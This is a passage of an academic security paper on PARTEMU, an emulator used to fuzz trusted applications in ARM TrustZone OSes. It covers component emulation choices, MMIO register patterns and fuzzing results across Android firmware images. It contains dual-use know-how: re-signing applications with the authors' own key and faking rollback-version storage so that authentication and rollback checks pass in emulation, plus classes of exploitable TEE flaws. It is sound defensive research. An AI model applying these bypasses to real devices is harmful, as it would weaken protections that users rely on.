ARMv8, ARM's 64-bit architecture that runs the majority of smartphone devices today, has two orthogonal privilege systems (Figure 2). First, it has four privilege levels called exception levels (ELs), similar to rings in x86. Typically, EL0, the lowest privilege level, runs userspace code, EL1 runs the OS, EL2 the hypervisor, and EL3, the highest privilege level, runs the secure monitor. For backwards compatibility, ARMv8 supports running 32-bit code as well. Therefore, it can support both the 64-bit TZOSes (QSEE, TEEGRIS), and 32-bit TZOSes (Kinibi).

Second, ARM TrustZone introduces another orthogonal privilege system. It allows code in any of the exception levels to run in either: (1) a trusted state, called the trusted execution environment (TEE) or "secure world", or (2) in an untrusted state, called the rich execution environment (REE), non-secure or "normal world"[4,5]. Transition from the normal to secure world is done using the secure monitor call (SMC) instruction, which calls into the secure monitor in EL3. SMCs can only be made from EL1 or EL2, and not directly from EL0.

When running in the secure world, software can access all memory and peripherals. When running in the normal world, software can only access non-secure memory and non-secure peripherals. This access control is enforced in hardware by the TrustZone address-space controllers (TZASC) for memory and protection controllers (TZPC) for peripherals.

4.2 TZOS Dependencies

TrustZone software components and their dependencies are implementation-defined. However, we observe that most implementations of TrustZone, including QSEE, Kinibi, TEEGRIS, OP-TEE, and Huawei's TEE [45], have similar software components and interactions. In the secure world, trusted applications (TAs) run in secure EL0 (S.EL0), the TZOS in secure EL1 (S.EL1), and the secure monitor in EL3. In the normal world, applications that communicate with TAs, called client applications (CAs) run in non-secure EL0 (NS.EL0)

[4] As of ARMv8.3, EL2 is only available in the normal world. ARMv8.4 removes this restriction

[5] EL3 runs in both secure and non-secure states




Figure 2: ARMv8 TrustZone architecture and a typical TZOS's software interactions.

alongside other apps. These CAs call into the TEE driver in the OS kernel in NS.EL1 (e.g., Linux) that transitions to the secure world using an SMC. Finally, during system startup, the TZOS is loaded into memory by a bootloader that runs either in EL3 or S.EL1. For ease of implementation, parts of the TEE driver may optionally exist in userspace (NS.EL0); these components form the TEE userspace.

We find that a typical TZOS's dependency on other software components can be broadly divided into dependencies with the bootloader and secure monitor at boot-time, and the secure monitor, and the TEE driver at run-time (Figure 2).

4.2.1 Boot-Time Dependencies

At boot-time, the TZOS depends on the bootloader and secure monitor. The bootloader supplies boot-time arguments to the TZOS through a *boot information* structure (Step B1 in Figure 2). Depending on the boot flow, this information may be passed to the TZOS through the secure monitor. Boot information structures contain hardware information such as the physical address ranges of RAM. The bootloader also sets up any data structures referenced by the boot information, and loads and starts execution of the TZOS binary.

Once the TZOS finishes boot successfully, it passes control back to the secure monitor with specific information about how to call back into the TZOS (Step B2). Thereafter, at runtime, if the secure monitor receives an SMC from the normal world that should be handled by the TZOS, it uses this information to pass control to the TZOS.

4.2.2 Run-Time Dependencies

At run-time, the TZOS typically interacts with the TEE driver in the normal world OS, the secure monitor, and TAs.

The main TZOS flow at run-time is to handle a request from the normal world - originating from a client application (CA) or the normal world OS itself. The normal world TEE

driver invokes an SMC instruction to call the secure monitor (Step R1). The secure monitor determines if the request has to be handled by the TZOS. If so, it passes control to the TZOS (Step R2). The TZOS, in turn, handles the request. If the request is to be handled by a TA, the TZOS passes control to the TA (Step R3).

A special case is loading a TA. The TEE driver uses the SMC in Step R2 to send the TA binary and shared memory to communicate with the TA. The TZOS loads the TA and maps the shared memory into the TA.

4.2.3 Hardware Dependencies

The TZOS and secure monitor typically depend on hardware components that configure access control, such as the TZASC and TZPC, to set up secure and normal memory and interrupts. They also depend on the cryptography co-processor, which usually has access to a device-unique hardware key that is only available to TrustZone. One of either the TZOS or the secure monitor interacts with most hardware components; this is implementation-dependent.

5 Selecting Components to Emulate

In this section, we describe how we select a subset of components to emulate with the aim of making the emulation effort practically feasible. As noted, naïvely loading and running entire firmware images requires emulation of a huge number of hardware components, many custom and without documentation, thus making this approach infeasible.

To make the emulation effort practically feasible, our first insight is that TZOSes only depend only on a limited subset of all hardware and software components. For example, the TZOS and TAs have no dependency on the hypervisor or most of the Android framework. Therefore, such components can be excluded, reducing emulation effort. However, we find that even the emulation effort required to support the remaining components is often impractical. For example, supporting the bootloader requires emulation of particular storage controllers [26, 27] that are extremely complicated, and that no open-source emulators we know of support sufficiently. Thus, we need a different approach in such cases.

For a software component the TZOS depends on, we find we can sometimes make emulation more feasible by re-implementing only the relevant parts of the component in a stub. For example, the bootloader has several functions: it reads the TZOS binary image from storage, loads it into memory, sets up arguments, and jumps to the TZOS. However, the TZOS only directly depends on the bootloader setting up the arguments to the TZOS and jumping to it; if we can sufficiently mimic, i.e., emulate, this necessary functionality of the bootloader in a stub, we eliminate the need to support the entire original bootloader, and consequently, to emulate the storage controller. This approach is analogous to QEMU's user mode [5], which emulates an OS by re-implementing system call APIs required by a target user application. In contrast, QEMU's system mode runs entire OS binaries and instead emulates the hardware the OS depends on.

Component Type	Prefer to Emulate Component C if	Prefer to Reuse Component C if
Software	*C* and target component are loosely coupled	*C* and target component are tightly coupled
	C and other components are tightly coupled	*C* and other components are loosely coupled
	C is partially or fully open-source	*C* is closed-source
	C is encrypted	*C* is not encrypted
Hardware	*C* does not have interfaces to modify registers/memory	*C* has interfaces to modify registers/memory (e.g., JTAG)
	C locks down software that runs on it (e.g., using secure boot)	*C* does not lock down software that runs on it

Table 1: Criteria to decide whether to reuse or emulate a component C. As in object-oriented design, we use "loosely-coupled" to mean components that have well-defined interfaces with each other and work largely independently of each other, and "tightly-coupled" to mean the opposite, that is, components that need to know each others' internal data structure implementations, leading to complicated interfaces and deep dependencies.

However, emulating the required software component APIs is not always more practically feasible. Sometimes, the coupling between two components is so tight that it is often more effort to understand and emulate the required dependencies than it is to reuse the original component and support all its dependencies instead. This is especially true because most TrustZone software is closed-source, and often the only way to determine dependency details is by high-effort binary reverse-engineering. Intuitively, it is preferable to emulate a software component if it is loosely coupled with the TZOS, but tightly coupled with other components itself. Sometimes, a component is tightly coupled with both the TZOS and other components. Our approach identifies that this would require significant emulation effort whether we emulate or reuse the component. Further, source-code availability makes understanding dependencies, and therefore emulation, easier. In addition, if a software component binary is encrypted, then the only option is emulating it. Thus, we have two choices for each component. First, we can *reuse* the original component as it is. Second, we can mimic, or *emulate* the component, that is, replace the component with a model or stub that sufficiently mimics the original component to the target.

For hardware components, we can reuse the original hardware component on the device if the component exposes an interface to interact with memory and registers (e.g., JTAG [47]), or if it is possible to run a custom software proxy on the device that allows a similar interface to hardware access. However, for real-world TrustZone environments, neither of these approaches is possible, since the hardware does not expose such interfaces, and is it not possible to run a custom software proxy for hardware access in the TrustZone because of

mechanisms such as secure boot and code signing. Therefore, emulating any required hardware is the only possibility. Table 1 lists criteria to decide whether to reuse or emulate a hardware or software component.

6 Case Studies

In this section, we present results from our study of components that the TZOSes under consideration (QSEE, Kinibi, TEEGRIS, and OP-TEE) depend on, and use the criteria in Table 1 to determine whether to reuse or emulate each component. While the definitions of tight and loose coupling are subjective as in object-oriented design, we identify concrete patterns that indicate tight or loose coupling between components the TZOS depends on. We believe these findings and patterns would help focus and guide similar future efforts for other closed-source TZOSes.

6.1 Bootloader

Bootloader and TZOS Coupling. In all our cases, we found that the bootloader had three well-defined, loosely-coupled functionality relevant to the TZOS. First, the bootloader set up the *boot information* structure with boot-time arguments for the TZOS. This structure usually contains hardware information such as the physical address ranges of RAM and required peripherals. Second, the bootloader loaded the TZOS into memory. Third, the bootloader handed over execution control to the TZOS.

Bootloader and Other Component Coupling. All bootloaders we studied were tightly coupled with a hardware component - the storage controller (e.g., eMMC [26], UFS [27]). Since bootloaders have to read the TZOS and other images from storage, this dependency is expected. However, emulating such hardware faithfully is extremely complicated, and often requires supporting vendor-specific extensions.

Guiding Pattern. Check if the emulator already emulates the storage hardware that the bootloader uses. If so, reusing the bootloader binary is possible. Otherwise, it is preferable to the emulate the bootloader, as the coupling between the bootloader and the TZOS is generally much looser than the coupling between the bootloader and storage hardware.

6.2 Secure Monitor

Secure Monitor and TZOS Coupling. In general, the TZOS interacts with the secure monitor for two functions. First, the TZOS relies on the secure monitor for world switches - to yield control back to the normal world and to upcall into the TZOS. Second, the secure monitor offers APIs to hardware for the TZOS. It is usually the secure monitor, and not the TZOS, that interacts with hardware directly because the secure monitor is developed by the chip hardware manufacturers.

First, TEEGRIS's secure monitor was encrypted with a key derived from hardware. Therefore, our only option was to emulate its secure monitor by reverse-engineering the TZOS itself to find dependencies on SMC APIs. Second, in Kinibi's case, we found that only a limited number (5) of loosely coupled, well-defined SMC API calls between the TZOS and the secure monitor were required to get it to boot and run. These API calls either interact with hardware, store vectors of callback functions for upcalls, or yield control to the normal world. Third, QSEE's interaction with its secure monitor, however, was much more tightly coupled, involving multiple SMC calls and shared data structures that were challenging to reverse-engineer. We suppose this is because QSEE and its secure monitor are both developed by a single entity: Qualcomm. Likewise, our 32-bit OP-TEE's secure monitor and TZOS were compiled together into one binary, which we could not decouple.

Secure Monitor and Other Components Coupling. Kinibi's secure monitor was tightly coupled with hardware. It interfaced with hardware components such as a vendor-specific crypto co-processor and PRNG, which were challenging to emulate. In contrast, QSEE's secure monitor was loosely coupled with hardware; QSEE itself accessed most hardware directly, and did not go through secure monitor APIs. Again, we suppose this is because QSEE and the hardware are both developed by the same entity.

Guiding Pattern. Check if the TZOS and secure monitor are designed such that only the secure monitor directly interacts with most hardware. If this is the case, then it is typically more practical to emulate the monitor's APIs that the TZOS uses to access hardware than it is to emulate the hardware that the secure monitor depends on.

6.3 TEE Driver and TEE Userspace

TEE Driver and TZOS Coupling. The TEE driver in the normal-world OS (usually, Linux) enables communication between CAs and TAs. Broadly, the TEE driver interacts with the TZOS to: (i) start new TAs, (ii) set up shared memory between the CA and TA, (iii) send commands from the CA to the TA, and (iv) respond to requests from the TZOS, such as access to the normal-world filesystem.

We observed two designs of the interaction between TEE driver and the TZOS - synchronous and asynchronous - that gave a broad indication of the extent of coupling. In a synchronous design, the TEE driver specifies its request as arguments to an SMC call and blocks until the secure world completes the request. In an asynchronous design, the TEE driver and the TZOS set up a shared request-response queue that they operate in a producer-consumer relationship. Here, an SMC (or secure interrupt) is used to periodically transfer control to the TZOS. While not necessary, we observed that the asynchronous design generally correlated with tighter coupling because of queue synchronization requirements and because data structures in the queue needed to be consistent between the TZOS and TEE driver. In our case, QSEE and

OP-TEE followed a synchronous design, whereas Kinibi and TEEGRIS followed an asynchronous design.

TEE Driver and Other Components Coupling. The TEE driver optionally depends on the TEE userspace to handle functionality such as reading a file from the filesystem (to load persistent objects through the API `TEE_OpenPersistentObject` or to load TAs), and accessing the RPMB. In our environment, we found that neither QSEE nor OP-TEE required upcalls to the TEE userspace[6], whereas TEEGRIS and Kinibi did.

TEE Userspace. Kinibi, TEEGRIS, and QSEE images were extracted from Android smartphones in which userspace binaries were compiled for Android. Given the well-defined functionality expected of the TEE userspace, we found it much easier to emulate this functionality instead of introducing Android emulation to reuse the TEE userspace binaries.

Guiding Pattern. Check if the TEE driver interacts with the TZOS in an asynchronous manner, or if the TEE driver depends on the TEE userspace to handle significant functionality. In either of these cases, it is usually easier to reuse the TEE driver.

Table 7 in Appendix A.1 summarizes our choices for each component across all TZOSes.

7 Hardware Emulation

The TZOS depends on only a limited subset of all hardware components on a real device, instead relying on the normal world to interact with most hardware directly. This is a typical design choice to keep TZOS code as minimal as possible and not increase the trusted computing base with complicated hardware drivers. For example, to store data on the disk, the TZOS cryptographically "wraps" data using a key accessible only to the TrustZone secure world, and then sends it back to the normal world to store on the disk. This reduces the amount of hardware emulation required, since we do not need hardware models for such devices.

7.1 Ease of Hardware Emulation

For the hardware we need to emulate, we have a key finding: to get the TZOS to boot up and run in the emulator, we needed to emulate only simple access patterns for most hardware it interacts with. The TZOS interacts with hardware using memory-mapped I/O (MMIO), where hardware registers are accessed using memory addresses. We describe the patterns that the TZOS uses to interact with MMIO registers below.

- **Constant Read**. These MMIO registers return a constant value.

[6]OP-TEE generally requires upcalls to load a TA, but in our environment, the TAs were packaged into the OP-TEE binary itself.

```
# Constant read (CONSTANT_READ_REG)
v = read(CONSTANT_READ_REG);
if (v != VALID_VALUE)
    fail();

# Read-write (READ_WRITE_REG)
write(READ_WRITE_REG, v1);
v2 = read(READ_WRITE_REG);
if (v2 != v1)
    fail();

# Increment (INCR_REG)
v = read(INCR_REG);
if (read(INCR_REG) < v)
    fail();

# Poll (POLL_REG)
while (read(POLL_REG) != READY);
```

```
# Random (RAND_REG)
v1 = read(RAND_REG)
v2 = read(RAND_REG)
if (v1 == v2)
    fail();

# Shadow (SHADOW_REG1, SHADOW_REG2)
# Commit (COMMIT_REG)
# Target (TARGET_REG1, TARGET_REG2)
write(SHADOW_REG1, v1)
write(SHADOW_REG2, v2)
write(COMMIT_REG, COMMIT_VALUE)
v3 = read(TARGET_REG1)
v4 = read(TARGET_REG2)
if ((v1 != v3) or (v2 != v4))
    fail();
```

Figure 3: Register patterns we found in the TZOSes binaries. Variables in the binary are in lower case, and hard-coded constants in the binary are in upper case. Registers are identified by their MMIO addresses (e.g., RAND_REG).

- **Write-Read**. These MMIO registers store the value on a write operation and return the most recently written value on a read. This is the behavior of normal RAM.
- **Increment**. These MMIO registers return a monotonically increasing value each time (e.g., a timer). We found that the exact increment did not matter as long as it was non-zero.
- **Random**. These MMIO registers return a random value (e.g., a pseudo-random number generator).
- **Poll**. These MMIO registers are set when a particular operation is complete.
- **Shadow, Commit, and Target**. Shadow registers are used for atomic updates of multiple target registers. Shadow registers store new values to be written to other target registers. When a commit register is written to, all target registers atomically get the value in the corresponding shadow registers. For example, this is used when updating address range registers for access control in the TZASC or TZPC. Otherwise, there might be a tiny window during update where address ranges are configured incorrectly.

Figure 3 lists the corresponding code patterns. Importantly, we observe that the TZOS binary gives us sufficient information to determine both the address and expected values of particular MMIO registers. Given the simplicity of these patterns, we believe that it is possible to automate extracting relevant values from most, if not all, of these patterns.

Locating MMIO Regions. For Kinibi, we control the MMIO region through the boot information structure defined in our emulated bootloader. QSEE, TEEGRIS, and OP-TEE assume specific regions to be MMIO. For QSEE, we deduced these regions from their page tables in the binary. We assume that any region corresponding to a page table entry that has

the non-cacheable attribute is MMIO. For TEEGRIS and OP-TEE, we obtained MMIO regions using the device tree used by the Linux kernel.

Other Hardware. Beyond these simple register patterns, the TZOSes required more complex emulation for only three more devices, and we were able to re-use standard implementations in all cases. First, all TZOSes required the ARM standard global interrupt controller (GIC). This hardware is standard and is already emulated in QEMU. Second, QSEE required limited emulation of cryptography hardware. QSEE uses a crypto co-processor, for example, to generate a hash of the TA binary for authentication before loading. Furthermore, it expects the hash of the root certificate signing the TA to be present in a specific memory location [39]. We discuss this in detail in Section 8.2. In particular, we only needed to implement the standard SHA-2 hash algorithm. All other TZOSes used software cryptography. Finally, TEEGRIS required a standard real-time clock (RTC), which was again already implemented in QEMU.

Interrupts. All TZOSes used the ARM-standard global interrupt controller (either GICv2 or GICv3), both of which are supported by QEMU. We did not have to add anything beyond these devices to handle interrupts.

8 PARTEMU Implementation

We implemented our design on PARTEMU, a framework that we built on QEMU [5] and PANDA [17]. We chose QEMU because it already has support for TrustZone. PANDA gives us an extensible and modular framework with already implemented modules such as taint analysis.

PARTEMU adds to PANDA a *run management* API to unify the process of dynamic analysis (Table 2). The API is meant to be invoked by "driver" programs running in the emulator. One or more backend modules can register to receive callbacks when the driver calls into the API. This API is implemented using semihosting calls that call directly into QEMU. We have currently implemented two modules on this run management API: fuzz testing with AFL, and an LLVM run module that outputs an LLVM IR representation of a run of the target. This output could be fed to symbolic analysis engines such as KLEE, as in S2E [10, 13].

8.1 AFL PARTEMU Module

We integrate feedback-driven fuzz testing using AFL [61] as a module to PARTEMU. We base our code on TriforceAFL [24], which adds AFL support to QEMU system emulation and support for CPU and memory state duplication (forking), with one important difference. In [24], AFL runs QEMU as it does any normal process under test. In contrast, we start QEMU separately and interact with AFL through a proxy that behaves to AFL like the process under test. Thus, we are able to keep our modular structure, and allow AFL to be one among many backend modules for PARTEMU's run management API.

Our implementation addresses some additional challenges. First, we need to identify the target being tested. For example, we might want to collect coverage feedback information from a particular TA. However, there are many components executing in TrustZone - other TAs, the TZOS, and the secure monitor. How do we identify our target TA so that we collect only the target's coverage information? Second, we need to ensure *stability*, i.e., that the same input to a component in a particular state results in the same output. This is non-trivial in full-system emulation with randomness and interrupts.

Depending on the TZOS implementation, we determined two different methods to identify the target under test. First, we found that Kinibi and TEEGRIS switched the address-space identifier (ASID) in the `TTBR0_EL1` register when they context-switched between TAs. While Kinibi returned the ASID to the normal-world CA as part of the TA descriptor, TEEGRIS used monotonically-increasing ASIDs. Thus, in both cases, we were able to determine the exact ASID to monitor and it to identify the target. Second, in contrast, neither QSEE nor the version of OP-TEE we ported changed the ASID when switching between TAs. However, we found we could identify the target using address ranges. Before loading a TA, QSEE requires the normal world to donate a region of physical address to load the TA. OP-TEE hardcodes such a region in its binary. Thus, for QSEE and OP-TEE, we identify the target if the program counter falls within this region. Once we identify that a particular basic block belongs to the target TA, we use the block's virtual address to populate AFL's coverage map. Selectively populating the coverage map using only the target's basic blocks can be viewed as an instance of domain-specific fuzzing [36].

Stability is another challenge. AFL defines stability as the property that a target returns the same feedback coverage when fed the same input [60]. We identified four sources of instability: interrupts, statefulness, randomness, and QEMU optimizations. First, interrupts cause different program paths to be executed. We handle this by simply disabling interrupts to the secure world during a run. Second, prior inputs to a stateful target program may drive it to a state where it responds differently to the same input. We solve this issue by forking PARTEMU just before starting the test, which forks the entire CPU and memory state.

Randomness is another source of instability. Kinibi, TEEGRIS, and OP-TEE call into the secure monitor to obtain randomness, whereas QSEE accesses hardware PRNG using MMIO registers. We simply return a constant in response to these calls. Finally, the QEMU optimization of translation-block chaining [5] affects stability. When two or more basic blocks always occur only in the same sequence, QEMU chains them together into effectively one translation block. Therefore, if we track each translation block for coverage, we will miss these chained blocks. A simple way to solve this issue to

API	Description
`partemu_run_init(id, buffer)`	Register a client with id and buffer for input
`partemu_run_monitor_asid(id, asid)`	Identify target to monitor with asid
`partemu_run_monitor_addr_range(id, range)`	Identify target to monitor with address range
`partemu_fork()`	Fork a QEMU instance with the same CPU and memory state
`partemu_run_read_input(id)`	Read input from `partemu` module (e.g., AFL) into registered buffer
`partemu_run_start(id)`	Signal run start; `partemu` module starts monitoring target
`partemu_run_stop(id, ret)`	Signal run stop with ret value (e.g., crash) ; `partemu` module stops monitoring target
`partemu_exit(ret)`	Exit forked QEMU child with ret value
`partemu_run_debug(id, ret)`	Pause QEMU and wait for debugger when the target runs next

Table 2: PARTEMU Run Management API.

is to disable chaining, but we found that this reduced performance significantly. Instead, just before blocks are chained, we add an inline QEMU IR callback at the end of each block to the function that records the block. Therefore, blocks can still be chained but will call into our function inline.

8.2 TA Authentication

TAs have to pass two TZOS checks before they are loaded: (i) a signature check and (ii) a version check to prevent rollback. We describe below how we handle these checks for our TZOSes.

To pass QSEE's TA authentication [39] checks, we required additional hardware emulation. QSEE TAs contain a signature and the corresponding certificate chain. QSEE checks that the hash of the certificate matches what is stored in a specific memory area. On the device, this memory area is backed by one-time-programmable fuses that are programmed during device manufacture by the vendor. We faced the challenge of obtaining this value. This value can be either read directly from a real device or parsed from the TA binary. Due to our inability to modify QSEE, we could not extract this value directly from a device; neither would such an approach scale to devices from multiple vendors. Instead, we extracted this value by parsing the root certificate from the TA binary itself. Kinibi, OP-TEE, and TEEGRIS TA authentication, on the other hand, worked out-of-the-box. They had hardcoded public keys in the TZOS binary that it used to authenticate TA signatures.

Our next challenge was overcoming rollback prevention checks. When TA vulnerabilities are patched, TA version is increased. The minimum acceptable TA version is typically stored in secure storage (RPMB). We experimented with two different approaches to overcome this check. First, for QSEE and Kinibi, we re-signed the TA binary with a version number of zero using our own signing key. For Kinibi, we injected this signing key into the binary. For QSEE, we set the OTP-fuse memory area with the hash of this signing key. Second, for TEEGRIS, we emulated the RPMB interface so that it effectively returned zero as the minimum acceptable TA version. Finally, the version of OP-TEE we had did not enforce rollback checks.

In addition to passing rollback prevention checks, the ability to sign TA binaries gives other advantages. First, we can write and sign own custom TAs for testing. Second, it allows us to test TAs across multiple firmware images and vendors using the same TZOS image. Third, it allows us to instrument TA binaries for particular purposes, such as for performance optimizations.

8.3 Performance Optimizations

TA request processing loops are a potential source of inefficiency for testing. TA request processing passes through a lot of components - starting from the CA, to the Linux kernel, the secure monitor, the TZOS, the TA, and back. A shorter loop would enable TA fuzz testing to run much faster.

We found that the TA request processing loop for Kinibi could be optimized across all TAs. TAs in Kinibi have an infinite loop where they wait for a message from the normal world, process it, and return to the normal world [18]. Waiting for and returning to the normal world passes through a common library that we were able to instrument to call into PARTEMU to start and stop a test run, respectively. Thus, we were able to entirely cut out all non-TA components from the request processing loop, speeding up AFL's executions per second by 5×.

The TA request processing loop for TEEGRIS, OP-TEE, and QSEE TAs, however, was different, and could not be easily optimized without symbols in the TA binaries. In contrast to Kinibi, these TAs expect the OS to callback into a particular function to handle a request (e.g., the GlobalPlatform TEE Internal API [21] uses `TA_InvokeCommandEntryPoint`). While we could have instrumented the beginning and end of this function to indicate the start and stop of a run, finding the location of this function per-TA from the TA binaries we had was non-trivial in the absence of symbols.

9 Evaluation

In this section, we: (1) quantify the hardware and software emulation required to run the TZOSes, showing that it is prac-

Category	Difficulty	K	Q	T	O
Emulated Boot Information Structure					
Constants	Low	13	8	2	3
Any value	Low	1	3	0	0
Simple value	Low	2	1	14	2
Complex values	High	2	1 [note a]	0	0
Total	-	**18**	**13**	**16**	**5**
Emulated Secure Monitor Calls [note b]					
Return simple value	Low	0	-	3	-
Return constant	Low	1	-	5	-
Store/retrieve values	Low	1	-	2	-
Control transfer	High	3	-	2	-
Total	-	**5**	**-**	**12**	**-**

Table 3: Table categorizing the number and difficulty of data fields in the emulated boot information structure, and of emulated secure monitor calls, for Kinibi (K), QSEE (Q), TEEGRIS (T), and OP-TEE (O).
[note a] To construct this complex value, we were able to use an open-source implementation [29].
[note b] Since we reused the secure monitor for QSEE and OP-TEE, we did not need to emulate them.

tical and feasible, (2) demonstrate the utility of emulation through the use-cases of finding real-world TrustZone vulnerabilities using AFL, and (3) evaluate the reproducibility of results found by emulation on a real device.

9.1 Extent of Emulation Required

In this section, we quantify the extent of software and hardware emulation we required to boot up and run the TZOSes. Our targets for emulation were QSEE v4.0, Kinibi v400A, TEEGRIS v3.1, and 32-bit OP-TEE based on v3.1.0. We obtained QSEE, Kinibi, and TEEGRIS binaries from Android firmware images, and OP-TEE from a leading IoT manufacturer's firmware image. Despite these TZOSes being full-fledged and real-world, by following our approach to select components to emulate, we found that the software and hardware emulation required was practically feasible. Across all these TZOSes, to emulate the required software components, we only needed to specify 52 data fields, many simple to determine, and implement 17 SMCs, many again following simple patterns. Hardware components required emulation of only 235 MMIO registers in 8 patterns (Section 7.1), and more precise emulation of 3 additional devices. In many cases, we were even able to re-use open-source components.

9.1.1 Software Emulation

Table 3 quantifies the amount and difficulty of software emulation required for the bootloader and secure monitor. First, we had to emulate the boot information structure passed in by the bootloader sufficiently to boot up and run the TZOSes. Table 3 categorizes the fields of this structure based on how difficult it was to determine their value. In summary, we only needed to specify 52 data fields, 49 of which were straightforward to determine. First, a majority of these values were constants that we obtained directly from the corresponding bootloader binaries. Second, some values did not matter - any value worked. Third, some values were not hardcoded constants but were straightforward to specify - the extent of RAM and the location of the normal-world software to transfer control to. Finally, the most challenging were complex data structures that the bootloader needed to setup. For Kinibi, we needed to setup page tables for a structure describing shared memory between the TZOS and the secure monitor. For QSEE, we needed to setup the SMEM data structure, which describes hardware such as RAM [32]. This task was simplified by the open-source version available in the Little Kernel project [29].

Second, for Kinibi and TEEGRIS, we had to emulate 17 calls to the secure monitor. Again, we found most of these values to be simple values (addresses), constants that we obtained from the binaries, or values from the TZOS that simply needed to be stored on one call and returned on the other. Most challenging to emulate were calls to either yield control to the normal world or to store and use TZOS callback vectors; these required careful saving and restoring of register contexts. For QSEE and OP-TEE, we did not have to emulate the secure monitor since we reuse the original secure monitor.

Register Type	Total (QSEE)	Unique (QSEE)	OP-TEE
Constant Read	478	219	3
Increment	1	1	0
Random	1	1	0
Poll	2	1	0
Shadow	54	4	0
Target	54	4	0
Commit	27	2	0
Total	**617**	**232**	**3**

Table 4: Table showing the total and unique number of types of registers we had to emulate to boot up and run QSEE and OP-TEE. We set the MMIO region to be write-read by default and initialized it to zero values unless otherwise specified.

9.1.2 Hardware Emulation

QSEE required the most hardware emulation. QSEE runs only on phones with a Qualcomm chipset, and hence expects certain hardware components to exist. In contrast, the other TZOSes may run on a variety of devices, and makes few assumptions about hardware. Instead, it is the secure monitor that interacts directly with most hardware.

Table 4 shows the number of types of registers we had to emulate to boot up and run QSEE categorized by the access patterns in Section 7.1. By default, we: (i) set the MMIO region to behave like normal RAM (write-read) so that a read gets the most recent value written, and (ii) initialize the MMIO region to return zeros unless otherwise specified. In total, there were 617 distinct MMIO addresses that required

emulation beyond these defaults. One observation further simplified the emulation required. QSEE accessed certain MMIO regions in the same way across different iterations of a loop. We believe that these regions correspond to multiple instances of the same hardware components. We were able to repeat the same emulation for these regions. Discounting these duplicates, we get only 232 unique MMIO registers that we needed to emulate. For OP-TEE, we needed to emulate only 3 MMIO registers.

Table 8 in Appendix A.2 quantifies the amount of code added or modified for PARTEMU's core and for emulated software and hardware components across all TZOSes. In total, we had to add or modify around 14.5K lines of code.

9.1.3 Effort to Support TZOS Upgrades

We found that the upgrades we did only required incremental modifications, and that we were able to re-use most of our work for the previous version. In general, if there are drastic changes to hardware or software components, we would need to re-examine dependencies for the changed component. However, we find that such significant changes are rare for components that the TZOS depends on; they are more common for normal-world components. For Kinibi, we upgraded from version 310B to 400A; the only component we needed to change was the TEE driver. For QSEE, we upgraded between minor versions, and we only needed to add support for 3 additional MMIO registers.

9.2 Use Case: Fuzz Testing TAs

We collected TA binaries from 16 images across 12 leading Android smartphone vendors - Asus, Google, HTC, LG, LeEco, Motorola, Nokia, OnePlus, Razer, Samsung, Sony, and Xiaomi, and a leading IoT vendor. These are represented by Images A to P in a random order in Table 5. These devices run one of QSEE v4.0, Kinibi v400A, TEEGRIS v3.1, or OP-TEE v3.1.0 as the TZOS. In total, we collected 273 TAs. From their names, these TAs appear to encompass a wide variety of functionality such as key management, authentication, maintaining device state for purposes such as attestation, and monitoring device integrity. We found that several TAs were common among images from different vendors. These TAs either come bundled with the TZOS image itself, or are drivers for shared hardware such as fingerprint readers. After de-duplication, we obtained 194 unique TAs.

TAs should protect themselves even if the normal world is compromised. Consistent with this threat model, we wrote simple normal world driver programs to fuzz test TAs. These programs interact with the PARTEMU AFL module using the API in Table 2. They run as a Linux kernel driver (TEEGRIS), in userspace, or as a normal-world stub. The programs request the TZOS to load a TA and set up shared memory, then fuzz inputs to the TA, and finally yield control to the TA through an SMC. For Kinibi and QSEE, we set the contents of the shared memory using fuzzed input from AFL. For OP-TEE and TEEGRIS, which use the GlobalPlatform TEE Client API [20][7], we use the first few bytes of AFL's input to select the type of the 4 parameters - either a buffer or a value - and the command, which is a 32-bit value. We then use the rest of the input to determine the contents of the parameters. Crashes are detected using return values from the TZOS; all TZOSes indicate through specific return values that a TA has crashed.

Image	Build Date	# TAs	# Crashing	# C	# I	# A
A	Dec 2017	13	1	0	0	1
B	Jan 2019	3	0	0	0	0
C	Nov 2018	9	3	0	1	2
D	Dec 2018	15	3	2	0	1
E	Mar 2018	17	4	0	0	4
F	May 2018	13	0	0	0	0
G	Aug 2018	14	2	2	0	0
H	Sep 2018	22	4	2	0	2
I	Oct 2018	44	7	2	0	5
J	Oct 2018	11	2	2	0	0
K	Nov 2018	4	0	0	0	0
L	Oct 2018	38	12	1	4	7
M	Jun 2018	26	8	2	4	2
N	Sep 2018	24	5	2	2	1
O	Mar 2019	22	5	2	1	2
P	Mar 2019	2	0	0	0	0
Total		273	56	17	12	27
Unique		**194**	**48**	**9**	**12**	**27**

Table 5: Number of vulnerabilities found by image, categorized as affecting TA confidentiality (**C**), integrity (**I**), or availability (**A**). We ran AFL in non-deterministic mode on each TA for a total of 5 million executions or until we found a crash, whichever was earlier. We did not seed AFL with any meaningful input.

Table 5 shows the results of fuzz testing TAs. AFL found inputs that crashed 48 out of the 194 unique TAs. Surprisingly, 8 TAs crashed on single-byte inputs. All these single-byte input crashes, however, were because the TAs were not allocated sufficient shared memory for the command, and the TA tried to access unmapped pages. The GlobalPlatform TEE Internal API specification [21] does allow TAs to panic using a call to `TEE_Panic` on detecting exceptional conditions. However, these TAs did not detect exceptional conditions and relied on the TZOS to crash them if they accessed unmapped memory. This is a security issue if the address of such memory is attacker-controlled; however, we did not find this to be the case. On the other hand, some other TAs required long, specific sequences of inputs to crash them. For example, AFL found a specific 40-byte input to crash one TA. Blind fuzz testing has near-zero probability of finding such an input.

Next, we studied impact. AFL finds crashes which may or may not be exploitable. For each crash, we manually reverse-engineered the TA binary to determine how controllable pa-

[7] Kinibi also supports the GlobalPlatform TEE Client API [52]. However, the TAs we analyzed used Kinibi's own API.

Class	Vulnerability Types	Crashes
Availability	Null-pointer dereferences	9
	Insufficient shared memory crashes	10
	Other[note a]	8
Confidentiality	Read from attacker-controlled pointer to shared memory	8
	Read from attacker-controlled OOB buffer length to shared memory	0
Integrity	Write to secure memory using attacker-controlled pointer	11
	Write to secure memory using attacker-controlled OOB buffer length	2

